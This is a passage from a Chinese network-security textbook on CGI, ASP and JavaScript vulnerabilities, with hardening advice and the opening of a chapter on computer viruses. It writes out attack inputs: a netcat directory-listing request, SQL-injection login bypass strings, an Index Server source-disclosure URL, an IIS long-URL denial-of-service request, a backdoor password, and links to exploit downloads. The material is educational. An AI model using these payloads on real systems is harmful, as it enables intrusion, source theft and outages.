SCRIPT_NAME = /bin/cgi-bin/test-cgi
QUERY_STRING = /a /bin /boot /bsd /cdrom /dev /etc /home /lib /mnt
/root /sbin /stand /sys /tmp /usr /usr2 /var
REMOTE_HOST = remote.machine.com
REMOTE_ADDR = 255.255.255.255
REMOTE_USER =
AUTH_TYPE =
CONTENT_TYPE =
CONTENT_LENGTH =
```

显示出了根目录！这样试试：

```
machine% echo "GET /cgi-bin/test-cgi?*" | nc removed.name.com 80
```

返回：

```
CGI/1.0 test script report:
argc is 1. argv is \*.
SERVER_SOFTWARE = NCSA/1.4.1
SERVER_NAME = removed.name.com
GATEWAY_INTERFACE = CGI/1.1
SERVER_PROTOCOL = HTTP/0.9
SERVER_PORT = 80
REQUEST_METHOD = GET
HTTP_ACCEPT =
PATH_INFO =
PATH_TRANSLATED =
SCRIPT_NAME = /bin/cgi-bin/test-cgi
QUERY_STRING = calendar cgi-archie cgi-calendar cgi-date cgi-finger
cgi-fortune cgi-lib.pl imagemap imagemap.cgi imagemap.conf index.html
mail-query mail-query-2 majordomo majordomo.cf marker.cgi
menu message.cgi munger.cgi munger.note ncsa-default.tar post-query
query smartlist.cf src subscribe.cf test-cgi uptime
REMOTE_HOST = remote.machine.com
REMOTE_ADDR = 255.255.255.255
REMOTE_USER =
AUTH_TYPE =
CONTENT_TYPE =
CONTENT_LENGTH =
```

这就显示了/CGI-BIN/目录下的东西。

（3）Count.cgi 溢出漏洞

Count.cgi（wwwcount）是国外网站经常用的 CGI 网页计数程序，国内很少有人用它，不过还是有一些网站的 CGI-BIN 目录下有它，简单介绍它的原理以及利用方法。出现问题主要是由于 QUERY_STRING 环境变量被复制到一个活动缓冲区，造成溢出，允许远程用户以 HTTP 管理员的身份执行任意命令。

此外，还有很多 CGI 漏洞，其直接的后果是造成对 Web 服务器的远程缓冲区溢出或拒绝服务，因特网上每天都公布大量的 CGI 漏洞，这里不一一介绍。

4. 加强 CGI 的安全

为了加强 CGI 的安全，应该注意以下几点。

（1）使用最新版本的 Web 服务器，安装最新的补丁程序，正确配置服务器；保证 CGI bin 目录下不包括任何的编译器或解释器。从 CGI bin 目录下删除“ view-source ”脚本。

（2）按照帮助文件正确安装 CGI 程序，删除不必要的安装文件和临时文件；从 Web 服务器上移走所有 CGI 示范程序；审核剩余的 CGI 脚本，移走不安全的部分；为所有不能除去的

漏洞打上补丁。

（3）使用 C 编写 CGI 程序时，使用安全的函数；保证所有的 CGI 程序员在编写程序时都进行输入缓冲区长度检查；培养良好的编程习惯。

（4）使用安全有效的验证用户身份的方法；不要以 administrator 或 root 权限运行 Web 服务器；大多数的 Web 服务器可以配置成较低的权限，例如“ nobody ”。

（5）验证用户的来源，防止用户短时间内过多动作。

（6）推荐过滤“ & ; ` ' \ " | * ? ~ < > ^ （ ） [ ] { } $ \n \r \t \0 # ../ ”。

（7）注意处理好意外情况。

（8）实现功能时制定安全合理的策略。

（9）科学严谨的治学态度，避免“ 想当然 ”的错误。

5.5.2 ASP 漏洞

Microsoft Active Server Pages（ASP）是服务器端脚本编写环境，使用它可以创建和运行动态、交互的 Web 服务器应用程序。使用 ASP 可以组合 HTML 页、脚本命令和 ActiveX 组件以创建交互的 Web 页和基于 Web 的功能强大的应用程序。现在很多网站特别是电子商务方面的网站，在前台上大都用 ASP 来实现。以至于现在 ASP 在网站应用上很普遍。ASP 是开发网站应用的快速工具，但是有些网站管理员只看到 ASP 的快速开发能力，却忽视了 ASP 安全问题。ASP 从一开始就一直受到众多漏洞，后门的困扰，包括%81 的噩梦，密码验证问题，IIS 漏洞等都一直使 ASP 网站开发人员心惊肉跳。

本节从开放了 ASP 服务的操作系统漏洞和 ASP 程序本身漏洞，阐述 ASP 安全问题，并给出解决方法或者建议。

1. ASP 工作机理

Active Server Page 技术为应用开发商提供了基于脚本的直观、快速、高效的应用开发手段，极大地提高了开发的效果。在讨论 ASP 的安全性问题之前，先来看看 ASP 是怎么工作的。

ASP 脚本是一系列采用明文（plain text）方式并按特定语法（目前支持 vbs cript 和 js cript 两种脚本语言）编写的，与标准 HTML 页面混合在一起的脚本所构成的文本格式的文件。当客户端的最终用户用 Web 浏览器通过因特网来访问基于 ASP 脚本的应用时，Web 浏览器将向 Web 服务器发出 HTTP 请求。Web 服务器分析、判断出该请求是 ASP 脚本的应用后，自动通过 ISAPI 接口调用 ASP 脚本的解释运行引擎（ASP.DLL）。ASP.DLL 将从文件系统或内部缓冲区获取指定的 ASP 脚本文件，接着就进行语法分析并解释执行。最终的处理结果将形成 HTML 格式的内容，通过 Web 服务器“ 原路 ”返回给 Web 浏览器，由 Web 浏览器在客户端形成最终的结果呈现。这样就完成了一次完整的 ASP 脚本调用。若干个有机的 ASP 脚本调用就组成了一个完整的 ASP 脚本应用。

运行 ASP 所需的环境如下：

Microsoft Internet Information Server 3.0/4.0/5.0 on NT Server

Microsoft Internet Information Server 3.0/4.0/5.0 on Win2000

Microsoft Personal Web Server on Windows 95/98

Windows NT Option Pack 所带的 Microsoft IIS 提供了强大的功能，但是 IIS 在网络安全方面却是比较危险的。因为很少有人会用 Windows 95/98 作为服务器，因此更多的从 NT 中的 IIS

安全问题来探讨。

2. ASP 的安全优点

微软公司称 ASP 在网络安全方面一大优点就是用户不能看到 ASP 的源程序，从 ASP 的原理上看，ASP 在服务端执行并解释成标准的 HTML 语句，再传送给客户端浏览器。“ 屏蔽 ” 源程序能很好的维护 ASP 开发人员的版权，试想开发人员辛辛苦苦做了一个很优秀的程序，给人任意 Copy，而且黑客还能分析 ASP 程序，挑出漏洞。更重要的是有些 ASP 开发者喜欢把密码，有特权的用户名和路径直接写在程序中，这样别人通过猜密码、猜路径，很容易找到入侵系统的 “ 入口 ”。但是目前已经发现了很多能查看 ASP 源程序的漏洞，后面还要讨论。

IIS 支持虚拟目录，通过在 “ 服务器属性 ” 对话框中的 “ 目录 ” 标签可以管理虚拟目录。建立虚拟目录对于管理 Web 站点具有非常重要的意义。虚拟目录隐藏了有关站点目录结构的重要信息。因为在浏览器中，客户通过选择 “ 查看源代码 ” 命令，很容易就能获取页面的文件路径信息，如果在 Web 页中使用物理路径，将暴露有关站点目录的重要信息，这容易导致系统受到入侵。其次，只要两台计算机具有相同的虚拟目录，就可以在不对页面代码做任何改动的情况下，将 Web 页面从一台计算机上移到另一台计算机。还有，将 Web 页面放置于虚拟目录下后，可以对目录设置不同的属性，如 Read、Excute 和 script。读访问表示将目录内容从 IIS 传递到浏览器。而执行访问则可以使在该目录内执行可执行的文件。需要使用 ASP 时，就必须将存放.asp 文件的目录设置为 “ Excute（执行）”。建议在设置 Web 站点时，将 HTML 文件同 ASP 文件分开放置在不同的目录下，然后将 HTML 子目录设置为 “ 读 ”，将 ASP 子目录设置为 “ 执行 ”，这不仅方便了对 Web 的管理，而且最重要的提高了 ASP 程序的安全性，防止了程序内容被客户所访问。

3. 常见 ASP 漏洞分析和解决方法

（1）ASP 程序密码验证漏洞

漏洞描述：很多网站把密码放到数据库中，在登录验证中用以下 sql（以 asp 为例）：

```
sql="select * from user where username=""&username&""and pass=""& pass &""
```

此时，只要根据 sql 构造一个特殊的用户名和密码，如 ben" or "1"="1

就可以进入本来没有特权的页面。再来看看上面那个语句：

```
sql="select * from user where username=""&username&""and pass=""& pass&""
```

此时，只要根据 sql 构造一个特殊的用户名和密码，如：ben" or "1"="1

这样，程序将会变成这样：

```
sql="select*from username where username="&ben"or"1"=1&"and pass="&pass&"
```

or 是一个逻辑运算符，作用是在判断两个条件的时候，只要其中一个条件成立，那么等式将会成立。而在语言中，是以 1 来代表真的（成立）。那么在这行语句中，原语句的 “ and ” 验证将不再继续，而因为 “ 1=1 ” 和 “ or ” 令语句返回为真值。

另外也可以构造以下的用户名：

```
username="aa" or username<>"aa"
pass="aa" or pass<>"aa"
```

相应的在浏览器端的用户名框内写入：aa" or username<>"aa。

口令框内写入：aa" or pass<>"aa，注意这两个字符串两头是没有"的。

这样就可以成功的骗过系统而进入。

后一种方法理论虽然如此，但在实践中是非常困难的，下面两个条件都必须具备。

- 首先要能够准确地知道系统在表中是用哪两个字段存储用户名和口令的，只有这样才能准确地构造出这个进攻性的字符串。实际上这是很难猜中的。
- 系统对输入的字符串不进行有效性检查。

问题解决和建议：对输入的内容进行验证并对“ ’”符号进行处理。

（2）IIS4 或者 IIS5 中安装有 INDEX SERVER 服务会漏洞 ASP 源程序

问题描述：在运行 IIS4 或者 IIS5 的 Index Server 中，输入特殊的字符格式可以看到 ASP 源程序或者其他页面的程序。甚至打了最近关于参看源代码的补丁程序的系统，或者没有.htw 文件的系统一样存在该问题。获得 ASP 程序，甚至 global.asa 文件的源代码，无疑对系统是一个非常重大的安全隐患。往往这些代码中包含了用户密码、ID 以及数据库的源路径和名称等。这对于入侵者收集系统信息，进行下一步的入侵都是非常重要的。

通过构建下面的特殊程序可以参看该程序源代码：

http://202.116.26.38/null.htw?CiWebHitsFile=/default.asp&CiRestriction=none&CiHiliteType=Full

这样只是返回一些 html 格式的文件代码，但是当添加%20 到 CiWebHitsFile 的参数后面，如下：

http://someurl/null.htw?CiWebHitsFile=/default.asp%20&CiRestriction=none&CiHiliteType=Full

这将获得该程序的源代码。

注意：/default.asp 是以 web 的根开始计算。如某站点 http:///welcome/welcome.asp。

那么对应就是：

http://someurl/null.htw?CiWebHitsFile=/welcome/welcome.asp%20&CiRestriction=none&CiHiliteType=Full

由于“ null.htw ”文件并非真正的系统映射文件，所以只是一个储存在系统内存中的虚拟文件。哪怕已经从系统中删除了所有的真实的.htw 文件，但是由于对“ null.htw ”文件的请求默认是由 webhits.dll 来处理。所以，IIS 仍然收到该漏洞的威胁。

问题解决或者建议：如果该 webhits 提供的功能是系统必须的，请下载相应的补丁程序。如果没必要，请用 IIS 的 MMC 管理工具简单移除.htw 的映象文件。

补丁程序如下：

Index Server 2.0：

Intel：

http://www.microsoft.com/downloads/release.asp?ReleaseID=17727

Alpha：

http://www.microsoft.com/downloads/release.asp?ReleaseID=17728

Indexing Services for Windows 2000:

Intel：

http://www.microsoft.com/downloads/release.asp?ReleaseID=17726

（3）微软公司开发的两个动态库存在后门允许用户查看 ASP 文件源程序和下载整个网站

问题描述：随 IIS 和 Frontpage Extention server 而来的动态库程序，存在后门，允许用户远程读取 asp、asa 和 CGI 程序的源代码。但这个动态库要求有密码，这个后门的密码是“ Netscape engineers are weenies! ”

程序路径为： /_vti_bin/_vti_aut/dvwssr.dll

一般安装了 Frontpage98 的 IIS 服务器都有这个路径和文件。这个程序要求解码后才能发挥读取 asp 等源程序，有趣的是，这个密码正是嘲弄其竞争对手 Netscape 的。

关于读取源程序，请下载这个测试程序，用法为：

```
[john@Linux john]$ ./dvwssr1.pl 62.236.90.195 /cqsdoc/showcode.asp
```

测试程序：http://www.cnns.net/exploits/nt/dvwssr1.pl。

（4）IIS5.0 超长 URL 拒绝服务漏洞

问题描述：Microsoft IIS 5.0 在处理以“ .ida ”为扩展名的 URL 请求时，它会有两种结果。一个可能的结果是服务器回复“ URL String too long ”的信息，或类似“ Cannot find the specified path ”的信息。另一种可能就是服务器端服务停止，并返回“ Access Violation ”信息（即成功的实现了对服务器端的拒绝服务）。

当远端入侵者发出类似如下的请求时：

```
http://someurl/...[25kb of "."]...ida
```

服务器端会崩溃（导致拒绝服务）或返回该文件不在当前路径的信息（暴露文件物理地址）。

问题解决或者建议：大多数情况下，站点很少使用扩展名为“ .ida ”和“ .idq ”的文件，可在 ISAPI 脚本映射中，将扩展名为“ .ida ”和“ .idq ”的应用程序映射删除。

（5）IIS4.0/5.0 特殊数据格式的 URL 请求远程 DoS 入侵

漏洞描述：当在安装有有 IIS4.0 或者 IIS5.0 的 web 服务上，请求一个具有特殊数据格式的 URL，会拖慢受入侵 web 服务器的响应速度，或许会使其暂时停止响应。

受影响的版本：

Microsoft Internet Information Server 4.0

Microsoft Internet Information Server 5.0

漏洞测试程序如下：

```
http://202.96.168.51/download/exploits/iisdos.exe
```

源代码如下：

```
http://202.96.168.51/download/exploits/iisdos.zip
```

测试程序：只要打入“ iisdos <***.***.**.**> ”就能入侵对方 Web 服务器。

问题解决：

Internet Information Server 4.0：

http://www.microsoft.com/Downloads/Release.asp?ReleaseID=20906

Internet Information Server 5.0：

http://www.microsoft.com/Downloads/Release.asp?ReleaseID=20904

更多的信息：

http://www.microsoft.com/technet/security/bulletin/ms00-030.asp

Microsoft 安全公告 MS00-021：

http://www.microsoft.com/technet/security/bulletin/fq00-030.asp

相关连接：

http://www.ussrback.com

更多的漏洞描述可以参阅因特网上资源。

4. ASP 安全建议

（1）安装 NT 最新的补丁

目前最新的补丁是 NT Option Pack 6.0，微软公司的主页有最新的补丁。一般来说微软公司都会及时的公布最新的漏洞和补丁。目前 IIS 最新是 5.0。Windows 2000 自带 IIS5.0。

IIS 5.0 新功能如下。

• 安全性：包括摘要式验证、整合的 Windows 验证、SGC （Server-Gated Cryptography ） 、Microsoft Certificate Services 2.0 和集区处理程序之程序保护等。

• 管理：包括 IIS 重新激活、站台 CPU 使用时间的限制、CPU 资源使用记录、使用终端机服务远程管理 IIS 和自订错误信息等。

• 因特网标准：包括 WebDAV（Web Distributed Authoring and Versioning）、FTP 重新激活和 HTTP 压缩等。

• Active Server Pages：包括新的转向方法（Server.Transfer 与 Server.Execute 方法）、新的错误处理功能（Server.GetLastError 方法）、无指令 “ .asp ” 的执行速度增快、可安装组件的效能调升、Scriptlet 支持、使用 Cookie 取得浏览器信息、自动增减执行绪（executing threads）、SRC 服务器端包含功能和 Script Encoder 编码保护等。

（2）关闭没有用的服务和协议

“ 尽量少开没用到的服务 ”，这永远是网络安全的准则。如果开启了某个服务，就要面对不少的漏洞困扰，更重要的是还要时时提防未来的由这个服务所引起的漏洞。

比如，不使用 FTP，那就把 FTP 关了，不然就要发费大量的精力和金钱去应付那些什么 DoS，缓冲区溢出之类的漏洞。NETBIOS 也是 Windows 的一大安全隐患，目前服务器很少需要 Netbios。再如用户的 IIS 安装了 INDEX SERVER 服务，那至少要面对 3 个以上的有关这个服务的漏洞，因此如果用户没用到 INDEX SERVER 服务，也可删除它。

同样的道理，尽量安装最少的协议。千万不要安装点对点通道通信协议。此外，还必须小心配置 TCP/IP。在 TCP/IP 的属性页中选择 “ IP 地址 ” 项目，然后选择 “ 高级 ”。在弹出来的对话框中选择 “ 安全机制 ”，这样可以禁止 UDP，然后开启 IP 端口 6 和 TCP 端口 80。当然开不开这些端口主要是看用户的实际情况了。

IIS 中的应用程序映射也是个很大的安全漏洞，请在 IIS 中设置好扩展名和可执行路径，删除没用的扩展名。

（3）设置好 NT

NT 缺省安装时，系统账号 Administrator 和 Guest 被自动设置，很多入侵者就是利用这些账号来猜密码，从而进入系统。虽然没有足够的耐心，很难猜中这些密码，但是为了安全起见，建议把这些账号重新命名或者删除。

NT SERVER 的系统策略编辑器非常有用。运行 “ 管理工具 ” → “ 系统策略编辑器 ” 命令就可以进入，然后选择 “ 文件 ” → “ 打开注册表 ” 命令，并双击 “ 本地计算机 ” 图标，就可以配置了。主要设置以下几项：

- 取消：网络→系统规则更新→远程更新
- 取消：Windows NT 网络→共享→创建隐藏的驱动器共享
- 设置：Windows NT 远程访问下面的各项
- 设置：Windows NT 系统→登录中各个项目。包括设置登录标记；不允许从“ 身份验证 ”对话框关机；不显示上次登录的用户名
- 设置：Windows NT 系统→文件系统中的“ 不为长文件名创建 8.3 文件名 ”

不要使用远程管理软件，除非不得已。由于 NT 不太支持远程管理，所以可能会安装 Reachout 或者 PCanywhere 来管理。可是，当安装了这些软件，就不得不开启 TCP/IP 的所有端口。

在离开服务器的时候，请按“ Ctrl+del+alt ”组合键，并选择“ 锁定工作站 ”。

（4）磁盘文件格式使用比较安全的 NTFS 格式

NTFS 权限是 Web 服务器安全性的基础，它定义了一个或一组用户访问文件和目录的不同级别。当拥有 Windows NT 有效账号的用户试图访问一个有权限限制的文件时，计算机将检查文件的访问控制表（ACL）。该表定义了不同用户和用户组所被赋予的权限。例如，Web 服务器上的 Web 应用程序的所有者需要有“ 更改 ”权限来查看、更改和删除应用程序的.asp 文件。但是，访问该应用程序的公共用户应仅被授予“ 只读 ”权限，以便将其限制为只能查看而不能更改应用程序的 Web 页。

（5）对目录设置不同的属性

可以通过配置 Web 服务器的权限来限制所有用户查看、运行和操作 ASP 页的方式。不同于 NTFS 权限提供的控制特定用户对应用程序文件和目录的访问方式，Web 服务器权限应用于所有用户，并且不区分用户账号的类型。对于要运行 ASP 应用程序的用户，在设置 Web 服务器权限时，必须遵循下列原则：

- 对包含“ .asp ”文件的虚拟目录允许“ 读 ”或“ 脚本 ”权限。
- 对“ .asp ”文件和其他包含脚本的文件（如.htm 文件等）所在的虚目录允许“ 读 ”和“ 脚本 ”权限。
- 对包含“ .asp ”文件和其他需要“ 执行 ”权限才能运行的文件（如.exe 和.dll 文件等）的虚目录允许“ 读 ”和“ 执行 ”权限。

（6）维护 Global.asa 的安全

为了充分保护 ASP 应用程序，一定要在应用程序的 Global.asa 文件上为适当的用户或用户组设置NTFS文件权限。如果Global.asa包含向浏览器返回信息的命令而没有保护 Global.asa 文件，则信息将被返回给浏览器，即便应用程序的其他文件被保护。

（7）不要把密码和物理路径直接写在程序中

即使安装了最新的补丁也很难保证用户的 ASP 程序不会被他人得到。为了安全起见，应该把密码和用户名保存在数据库中，并使用虚拟路径。

（8）在程序中记录用户的详细信息

这些信息包括用户的浏览器、用户停留的时间和用户 IP 等，其中记录 IP 是最有用的，如果可以记录了用户的 IP，就能通过追捕来查用户的具体地点。

当然如果用户通过代理来浏览网页，上面的方法只能看到用户代理的 IP，而不能记录用户真实的 IP。ASP 没有提供查看客户端网卡物理地址（即 MAC）的功能。

（9）cookie 安全性

ASP 使用 SessionID cookie 跟踪应用程序访问或会话期间特定的 Web 浏览器的信息。这就是说，带有相应的 cookie 的 HTTP 请求被认为是来自同一 Web 浏览器。Web 服务器可以使用 SessionID cookies 配置带有用户特定会话信息的 ASP 应用程序。例如，如果用户的应用程序是一个允许用户选择和购买 CD 唱盘的联机音乐商店，就可以用 SessionID 跟踪用户漫游整个应用程序时的选择。

为了防止计算机黑客猜中 SessionID cookie 并获得对合法用户的会话变量的访问，Web 服务器为每 SessionID 指派一个随机生成号码。每当用户的 Web 浏览器返回一个 SessionID cookie 时，服务器取出 SessionID 和被赋予的数字，接着检查是否与存储在服务器上的生成号码一致。若两个号码一致，将允许用户访问会话变量。这一技术的有效性在于被赋予的数字的长度（64 位），此长度使计算机黑客猜中 SessionID 从而窃取用户的活动会话的可能性几乎为 0。

截获了用户 sessionID cookie 的计算机黑客可以使用此 cookie 假冒该用户。如果 ASP 应用程序包含私人信息，信用卡或银行账户号码，拥有窃取的 cookie 的计算机黑客就可以在应用程序中开始一个活动会话并获取这些信息。可以通过对 Web 服务器和用户的浏览器间的通信链路加密来防止 SessionID cook ie 被截获。

（10）使用身份验证机制保护被限制的 ASP 内容

可以要求每个试图访问被限制的 ASP 内容的用户必须要有有效的 Windows NT 账号的用户名和密码。每当用户试图访问被限制的内容时，Web 服务器将进行身份验证，即确认用户身份，以检查用户是否拥有有效的 Windows NT 账号。

Web 服务器支持以下几种身份验证方式：

- 基本身份验证：提示用户输入用户名和密码。
- Windows NT 请求/响应式身份验证：从用户的 Web 浏览器通过加密方式获取用户身份信息。

然而，Web 服务器只有当禁止匿名访问或 Windows NT 文件系统的权限限制匿名访问时才验证用户身份。

（11）保护元数据库

访问元数据库的 ASP 脚本需要 Web 服务器所运行的计算机的管理员权限。在从远程计算机上运行这些脚本时，需要经过已通过身份验证的连接，如使用 Windows NT 请求/响应验证方式进行连接，应该为管理级 .asp 文件创建一个服务器或目录并将其目录安全验证方式设置为 Windows NT 请求/响应式身份验证。

（12）使用 SSL 维护应用程序的安全

SSL（Secure Sockets Layer）协议是由 Netscape 首先发表的网络资料安全传输协定，其首要目的是在两个通信间提供秘密而可靠的连接。该协议由两层组成，底层是建立在可靠的传输协议（例如 TCP）上的是 SSL 的记录层，用来封装高层的协议。SSL 握手协议准许服务器端与客户端在开始传输数据前，能够通过特定的加密算法相互鉴别。SSL 的先进之处在于它是一个独立的应用协议，其他更高层协议能够建立在 SSL 协议上。

SSL3.0 协议作为 Web 服务器安全特性，提供了一种安全的虚拟透明方式来建立与用户的加密通信连接。SSL 保证了 Web 内容的验证，并能可靠地确认访问被限制的 Web 站点的用户的身份。

通过 SSL 可以要求试图访问被限制的 ASP 应用程序的用户与服务器建立一个加密连接，以防用户与应用程序间交换的重要信息被截取。

比如好多基于 Web 的 ASP 论坛都会提供注册用户互相发送信息的服务，这种信息是明文传送的，如果在网吧就很容易给人监听到。加了一层 SSL 认证就会防止发送信息被监听。

（13）客户资格认证

控制对 ASP 应用程序访问的一种十分安全的方法是要求用户使用客户资格登录。客户资格是包含用户身份信息的数字身份证，它的作用与传统的诸如护照或驾驶执照等身份证明相同。用户通常从委托的第三方组织获得客户资格，第三方组织在发放资格证之前确认用户的身份信息（通常，这类组织要求姓名、地址、电话号码及所在组织名称；此类信息的详细程度随给予的身份等级而异）。

每当用户试图登录到需要资格验证的应用程序时，用户的 Web 浏览器会自动向服务器发送用户资格。如果 Web 服务器的 Secure Sockets Layer （SSL）资格映射特性配置正确，那么服务器就可以在许可用户对 ASP 应用程序访问之前对其身份进行确认。

作为 ASP 应用程序开发人员，可以编写脚本来检查资格是否存在并读取资格字段。例如，可以从资格证明中访问用户名字段和公司名字段。Active Server Pages 在 Request 对象的 ClientCertificate 集合中保存资格信息。

必须将 Web 服务器配置为接受或需要客户资格，然后才能通过 ASP 处理客户资格；否则，ClientCertificate 集合将为空。

（14）ASP 加密

由于 ASP 脚本是采用明文（plain text）方式来编写的，所以应用开发商辛苦开发出来的 ASP 应用程序，一旦发布到运行环境中去后，就很难确保这些“ 源代码 ”不会被流传出去。这样就产生了如何有效地保护开发出来的 ASP 脚本源代码的需求。

官方加密程序：从微软免费下载到 sce10chs.exe 直接运行即可完成安装过程。安装完毕后，将生成 screnc.exe 文件，这是一个运行在 DOS PROMAPT 的命令工具。

运行 screnc - l vbs cript source.asp destination.asp 生成包含密文 ASP 脚本的新文件 destination.asp。

几种 ASP 源代码保护方法：

- “ 脚本最小化 ”，即 ASP 文件中只编写尽可能少的源代码。

商业逻辑的脚本部分被封装到一个 COM/DCOM 组件，并在 ASP 脚本中创建该组件，进而调用相应的方法（methed）即可。应用开发者动手开发 ASP 脚本应用之前就可按此思路来开发，或者直接用 ASP 脚本快速开发出原型系统后，针对需要保护、加密的重要脚本用 COM/DCOM 组件来重新开发、实现并替换。

- “ 脚本加密 ”，即 ASP 脚本仍直接按源代码方式进行开发，但在发布到运行环境之前将脚本进行加密处理，只要把加密后的密文脚本发布出去。即在 ASP.DLL 读取脚本这个环节加入密文还原的处理。

实现这种思路的方法有两种：一是自行开发一个 ISAPI 的 IIS 过滤（filter）块，在 ASP.DLL 之前勾连（hook）对 ASP 脚本文件的读取，以便把文件系统读出的密文还原成 ASP.DLL 可以解释的明文；二是直接由 ASP.DLL 提供对 ASP 脚本加密处理的支持。微软在新版本的 Vbs cript.dll js cript.dll 中提供这种成为 MS s cript encode 技术的支持。这样，无论是客户端的 Vbs

cript js cript（包括 WSH 脚本等），还是服务器端的 Vbs cript js cript（即 ASP 脚本）都可以支持加密处理。

5.5.3 JavaScript 漏洞简介

JavaScript 的历史上因为安全漏洞出过很多麻烦。尽管 Netscape 的开发人员试图去掉它们，其中的 3 个漏洞还继续存在。

Javascript 的漏洞不像 Java 的漏洞那样能损坏用户的计算机，而是只涉及侵犯用户的隐私。下面的漏洞存在于 Netscape 版本 2.0 和 2.01 中。它们是被 OSF 研究所的 John Robert LoVerso（liverso@osf.org）发现并公开的。

（1）JavaScript 可以欺骗用户，将它本地硬盘或连在网络上的磁盘上的文件上载到因特网上的任意主机。尽管用户必须按一下按钮以开始传输，但这个按钮可以很容易地被伪装成其他东西。而且在事件的前后也没有任何指示表明发生了文件传输。这对依赖于口令文件来控制访问的系统来说是主要的安全风险，因为偷走的口令文件通常能被轻易破解。

（2）JavaScript 能获得用户本地硬盘和任何网络盘上的目录列表。这既代表了对隐私的侵犯又代表了安全风险，因为对计算机组织的理解是设计入侵方法的一个重要进展。

（3）JavaScript 能监视用户某段时间内访问的所有网页，捕捉 URL 并将它们传到因特网上某台主机中。这个漏洞需要用户的交互来完成上载，但像第一个例子那样，这个交互可以被伪装成无害的方式。

（4）JavaScript 能够触发 Netscape Navigator 送出 E-mail 信息而无须经过用户允许。这个技术可被用获得用户的 E-mail 地址，须经过用户允许。

关于这些 bug 的描述可以在下面找到：

http://www.osf.org/~loverso/javascript/

所有的 JavaScript 在 Netscape Navigator 3.0 和以上版本中已经去掉。惟一的例外是捕捉 E-mail 地址的漏洞，这个漏洞在 2.01 版中已经去掉，但在 3.0 版中重新出现。而在 3.01 版中又被去掉，在网络与安全选项对话框中提供了一个检查框，在 Navigator 以用户名义发出 E-mail 前发出警告。Microsoft Internet Explorer 支持 JavaScript 的一种变种，在它的选项窗口中有相似的选项。担心未发现的 JavaScript 安全漏洞的人们可以选择完全关掉它（用网络和安全选项对话框），除非是从著名的可信任主机取 URL。

第 6 章　计算机病毒

计算机病毒的出现已有几十年的历史了，现在，计算机病毒不仅在设计上越来越复杂，在数量上也呈指数增长着，特别是随着信息社会的发展，新型的集黑客技术、特洛伊木马技术和计算机蠕虫技术三者于一体的计算机病毒更是让人防不胜防。同时病毒给整个社会带来的损失也不可估量，从下面一组数字可见一斑：1999 年上半年，通过因特网传播的 4 种病毒（happy99、CIH、Melissa 和 ZIP-explorer）造成了 76 亿美元的巨额损失，这一数字是此前 4 年所有病毒造成损失的总额。一句“ I LOVE YOU ”横扫因特网，在短短的数天之内，爱虫病毒就创下了 65 亿美元损失的空前纪录。

为了使读者对计算机网络安全有更加全面的了解，本章的目的是使读者在阅读完本章后，能对病毒有个全面的了解。内容包括病毒的行为特征、目标、分类、工作原理、传播机制、触发机制以及防范病毒的措施。

通过本章的学习，读者应该掌握以下内容：

- 计算机病毒的定义、历史、分类和命名；
- 计算机病毒的工作原理；
- 网络蠕虫病毒的特点和工作原理；
- 计算机病毒的触发机制；
- 计算机病毒的传播机制；
- 计算机病毒的防范措施。

6.1　计算机病毒概述

计算机病毒为什么被称作病毒呢？这是由于它与生物医学上的“ 病毒 ”一样，都具有传染性和破坏性。但是，它与医学上的“ 病毒 ”不同的是它不是天然存在的，是某些别有用心的人利用计算机软、硬件所固有的脆弱性，加上自己的计算机技术而编制出来的具有特殊功能的程序。因此，这一名词是由生物医学上的“ 病毒 ”概念引申而来。

6.1.1　计算机病毒定义

从广义上讲，凡是能够引起计算机故障、破坏计算机数据的程序都可以统称为计算机病毒。按照这一定义，像逻辑炸弹、蠕虫这一类程序都可以叫做计算机病毒。国内的专家和研究学者对计算机病毒也下过很多定义，但一直没有一个得到广泛认可。直至 1994 年 2 月 18 日，我国正式颁布实施了《中华人民共和国计算机信息系统安全保护条例》，该条例第 28 条中明确指出：“ 计算机病毒是指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据，影响计算机使用，并能自我复制的一组计算机指令或者程序代码 ”。应该说，该定义具有法律性和权威性。

6.1.2　计算机病毒的历史

说起计算机病毒的历史，就不得不提到病毒理论的起源。最初出现病毒理论这一概念是在 70 年代美国作家雷恩出版的《P1 的青春》一书中。在该书中，作者构思了一种能够自我复制，而且能利用通信进行传播的计算机程序，并把它叫做计算机病毒。

到了 1983 年 11 月 3 日，傅雷恩-科恩博士开发出一种在运行过程中可以完成自我复制的破坏性程序，伦-艾德勒曼将它命名为计算机病毒，从这时开始计算机病毒才真正出现。1988 年在美国又发生了震惊全世界的“ 蠕虫病毒 ”事件，这一事件给计算机界带来了深刻的影响。该蠕虫病毒是由美国 CORNELL 大学研究生莫里斯编写的。虽然莫里斯编写此病毒并无恶意，事后他亦非常后悔，并马上在相关的 BBS 上发布了杀死该病毒的方法，但在当时，该“ 蠕虫 ”在因特网上迅速地大肆传染，使得数千台联网的计算机停止运行，很多研究基地被迫关闭，造成了巨额损失。

在国内，最早让人们关注的病毒是 20 世纪 80 年代末出现的“ 黑色星期五 ”、“ 米氏病毒 ”和“ 小球病毒 ”等。这是因为当时软件种类并不多，而用户之间的软件交流又较为频繁，同时反病毒软件也很少，普及化程度很低，所以那时的国内计算机病毒到处泛滥。几年后，又出现了 Word 宏病毒和破坏性极强并给国内计算机界以重创的 CIH 病毒，更加使人们谈“ 毒 ”色变。

从病毒的发展史来看，病毒的出现是有规律的。一般情况下，一种新的病毒出现后，病毒会迅速传染、泛滥，随之，反病毒技术的发展会抑制其继续传染并逐渐使其消除。但是，随着操作系统的升级，网络的进一步扩大，联网方式的复杂性，各种系统漏洞和网络的脆弱性，病毒也会随之调整，从而产生新的更加复杂、破坏性更强的病毒技术。纵览整个病毒的发展史，可以将病毒的发展阶段作如下划分。

1. DOS 引导阶段

这一阶段主要的病毒是引导型病毒，像“ 小球 ”病毒和“ 石头 ”病毒等。它们一般是通过修改引导扇区来获得计算机启动时的控制权，从而又通过修改磁盘读写中断，在系统读写磁盘时进行传染，从而影响系统工作效率。

2. DOS 可执行阶段

1989 年，可执行文件型病毒出现，它们主要是通过修改可执行文件的入口点，并把自己附加在可执行文件之上，先于可执行文件获得控制权。代表有“ 耶路撒冷 ”,“ 星期天 ”等。同时它们还修改 DOS 中断，一旦系统调用这些中断，它就能完成传染过程。

3. 伴随，批次型阶段

